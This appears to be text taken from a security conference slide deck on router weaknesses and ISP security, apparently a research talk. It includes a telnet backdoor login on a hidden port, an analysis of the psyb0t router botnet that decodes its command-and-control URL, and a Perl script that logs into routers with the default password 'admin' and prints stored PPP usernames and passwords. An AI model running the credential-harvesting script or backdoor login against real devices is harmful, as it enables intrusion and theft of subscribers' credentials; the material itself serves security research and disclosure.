
Status Quo
3 yrslater no fixes available.
ISP blocked traffic to routers from the Internet.

ISP accidently secured himself (not precisely).

New vulns in routers have been found.
Erm, what admins were recommended to do?
55.
ISP secured byaccident
$ cat vrpcfg.cfg
sysname ***
super password level 3 simple ***
router id *.*.*.*
vrrp ping-enable
mirroring-group 1 local
mirroring-group 3 local
link-aggregation group 10 mode manual
radius scheme system
domain system
local-user admin
password simple ***
service-type lan-access
service-type ssh telnet terminal
level 3
service-type ftp
acl number 2001 match-order auto
rule 10 permit source *.*.*.* 0.0.0.7
rule 20 permit source *.*.*.* 0.0.0.7
rule 30 permit source *.*.*.* 0.0.0.7
rule 40 permit source *.*.*.* 0.0.0.7
rule 50 deny
...
Providers customer panels
-Mailboxes
- SMS/MMS gateways
- Customers data (personal, billings, invoices etc.)
- Pre-paid charging
- Phone/Calendar backups
- Enabling/disabling services
- and more
60.
Customer panels security
Additionalpasswords/codes to access sensitive
data.
Too many failed authorization tries allowed (5, 10,
unlimited) before temporary lockout.
Simple combinations allowed (1234, qwerty, etc.).
All web application vulns comes into play (SQLi,
Insecure Direct Object Reference, etc.).
![Short history of the greatest reverse
engineering action EVER
$ nc -v 192.168.0.1 5457
192.168.0.1: inverse host lookup failed:
(UNKNOWN) [192.168.0.1] 5457 (?) open!
You connect to device by telnet client!
login as:](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-17-2048.jpg)
![Short history of the greatest reverse
engineering action EVER
$ nc -v 192.168.0.1 5457
192.168.0.1: inverse host lookup failed:
(UNKNOWN) [192.168.0.1] 5457 (?) open!
You connect to device by telnet client!
login as: _author
password: ***@alphantworks.com 2004/10/07 for
authentication. Come on, try to crack it!
Found using 1337++ strings(1) skills](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-18-2048.jpg)
![micro-nc.c
int main(void) {
int s, a, clen, l;
char buf[1024];
struct sockaddr_in srvr,clnt;
s = socket (PF_INET, SOCK_STREAM, 0);
srvr.sin_family = AF_INET;
srvr.sin_port = htons(1337);
srvr.sin_addr.s_addr = htonl(INADDR_ANY);
bind(s, (struct sockaddr *) &srvr, sizeof(srvr));
listen(s, 1);
for(;;) {
clen = sizeof(struct sockaddr_in);
a = accept(s, (struct sockaddr *)&clnt, &clen);
...
while((l = read(a, buf, sizeof(buf))) > 0)
write(1, buf, l);
close(a);
}
close(s);
}](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-26-2048.jpg)
![NSE script example
require "shortport"
require "http"
portrule = function(host,port)
return true
end
action = function(host, port)
local rep = http.generic_request(host, port, "HEAD",
"/")
local ver = rep.header.server
local argver = nmap.registry.args["httpd.ver"]
if ver == argver then
print (host.ip .. ":" .. port.number,ver)
end
end](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-32-2048.jpg)

![psyb0t cont.
Unscrambled UPX packed random ELF binary:
$ xxd foo | head -15
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
0000010: 0200 0800 0100 0000 00f6 1100 3400 0000 ............4...
0000020: 0000 0000 0510 0070 3400 2000 0200 2800 .......p4. ...(.
0000030: 0000 0000 0100 0000 0000 0000 0000 1000 ................
0000040: 0000 1000 90ff 0100 90ff 0100 0500 0000 ................
0000050: 0000 0100 0100 0000 401a 0000 401a 4800 ........@...@.H.
0000060: 401a 4800 0000 0000 0000 0000 0600 0000 @.H.............
0000070: 0000 0100 95c3 bd8e 5550 5821 a709 0d1e ........UPX!....
0000080: 0000 0000 b8cb 0600 b8cb 0600 3401 0000 ............4...
0000090: 9f00 0000 0200 0000 d867 6df9 7f45 4c46 .........gm..ELF
00000a0: 0100 0100 0200 080b b7b5 dffd 701b 4000 ............p.@.
00000b0: 3407 486d 0600 0510 0e0b 2019 22db 737f 4.Hm...... .".s.
00000c0: 2800 2600 2300 0617 1b03 407d 5dd7 c530 (.&.#.....@}]..0
00000d0: 0305 0604 0303 1b01 9b8d 3cf2 0340 1400 ..........<..@..
00000e0: 0004 2600 46fe 5cf7 7048 0848 1b03 1800 ..&.F..pH.H....](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-45-2048.jpg)

![psyb0t cont.
/* xkey */
static int k[] = { 0x34, 0x22, 0x22, 0x3E, 0x91, 0x4A, 0x02, 0x0F, 0x17, 0x4A, 0x48, 0x05,
0x7D, 0x2E, 0x2E, 0x00 };
/* obfuscated data */
static int r[] = { 0x9C, 0x96, 0x96, 0xAE, 0xCB, 0x79, 0x31, 0x81, 0x7C, 0xBA, 0xB7, 0x77,
0xF1, 0x5C, 0xA5, 0x65, 0x96, 0x8A, 0x91, 0xAE, 0xBF, 0xB8, 0x67, 0x83,
0x46, 0x78, 0xBA, 0x78, 0xAC, 0x91, 0x95, 0x65, 0xA2, 0x50, 0x92, 0xA6,
0x01, 0x89, 0x6B, 0x73, 0x54, 0x00 };
int main(void)
{
int i, j;
for (i=0, j=0; i < sizeof(r)/4; i++, j++) {
if (r[i] == 0x00)
break;
if ((i != 0) && (i % (sizeof(k)/4) == 0))
j = 0;
printf("%c", r[i] - k[j]);
}
printf("n");
return 0;
}
--
$ ./a.out
http://report.webhop.net/.rs/cgen.php?id=](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-49-2048.jpg)
![Default passwords FTW!
#!/usr/bin/perl
use Net::Telnet;
$telnet = new Net::Telnet ( Timeout=>10, Errmode=>'die');
$telnet->open($ARGV[0]);
$telnet->waitfor('/password: $/i');
$telnet->print('admin');
$telnet->waitfor('/.*> $/i');
$telnet->print('show all');
@output = $telnet->waitfor('/.*> $/i');
foreach (@output) {
if($_ =~ /.*PPP Usernames+=s+(.*)/) {
print "$1n";
}
if($_ =~ /.*PPP Passwords+=s+(.*)/) {
print "$1n";
}
}
$telnet->print('exit');](https://image.slidesharecdn.com/filippalianmateuszkocielski-121227101720-phpapp02/75/Simplest-Ownage-Human-Observed-Routers-57-2048.jpg)




![W każdym programie jest jeszcze jeden błąd... [SecurityBSides Warsaw 2014]](https://cdn.slidesharecdn.com/ss_thumbnails/bledy-141013023151-conversion-gate01-thumbnail.jpg?width=640&height=640&fit=bounds)


